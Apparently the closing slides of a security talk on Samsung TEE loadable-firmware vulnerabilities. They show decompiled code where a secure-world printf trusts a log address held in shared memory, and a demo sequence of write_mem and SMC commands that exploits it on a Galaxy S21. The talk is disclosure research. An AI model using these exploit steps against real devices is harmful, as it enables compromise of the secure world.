                    if ( !retval ) {  
                        wsm_buf_ptr = a2;  
                        wsm_irq_index = (int)a3;  
                        g_wsm_init = 1;  
                        printf("[RPMB] wsm init is done. [buffer:%llx]\n", a2);  
                        goto LABEL_58;  
                    }  
                }  
            }  
        else {  
            retval = 65805;  
        }  
    }  
}
```

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```
/* Secure log information shared with EL3 Monitor and LDFWs */
```

```
struct sec_log_info {  
    /* The count to write log */  
    unsigned int log_write_cnt;  
    /* The count to read log */  
    unsigned int log_read_cnt;  
    /* Initial log buffer address */  
    unsigned long initial_log_addr;  
    /* Log buffer flag */  
    unsigned int log_buffer_full_flag;  
    /* Blocked log count */  
    unsigned int blocked_log_cnt;  
};
```

Is this information properly validated
on the secure side?

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```
void printf(const char *a1, ...)
{
    [...]
    log_info = log_buffer_per_core[get_current_core()]; // get shm address
    log_write_cnt = log_info->log_write_cnt;
    initial_log_addr = log_info->initial_log_addr;
    [...]
    log_addr = initial_log_addr + (log_write_cnt << 7);
    [...]
    v21 = snprintf(log_addr + 8, 119i64, (char *)a1, v4);
    *(_BYTE*)(log_addr + 127) = 0;
    *(_DWORD *)log_addr = HIDWORD(v18);
    *(_DWORD*)(log_addr + 4) = v18;
    [...]
    log_buffer_per_core[v8]->log_write_cnt = (log_buffer_per_core[v8]->log_write_cnt + 1) % 0x1FE;
```

?

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Offset = 0; Base address 0x1c030528

Shared memory

```
# export DATA=000000000000000002805031C && ./write_mem c3000000 $DATA  
# taskset 1 ./smc 0x82002141 1  
# export DATA=000000000000000000000000C3 && ./write_mem c3000000 $DATA
```

Ensure SMC runs on core0

Restore to prevent crashes

DEMO

Target: Samsung Galaxy S21 (Patch level: May 2021)

CONCLUSION

- LDFWs are a critical component of Samsung's TEE
- Attack surface both from the REE and TEE side
 - But REE requires kernel-level privileges
- Our investigation highlighted 5 critical vulnerabilities
 - Plus a few more to come, currently in the disclosure process
- Vulnerabilities not particularly complex to identify and exploit...
- ... but firmware encryption provided a significant hurdle until now

Update your Samsung device !



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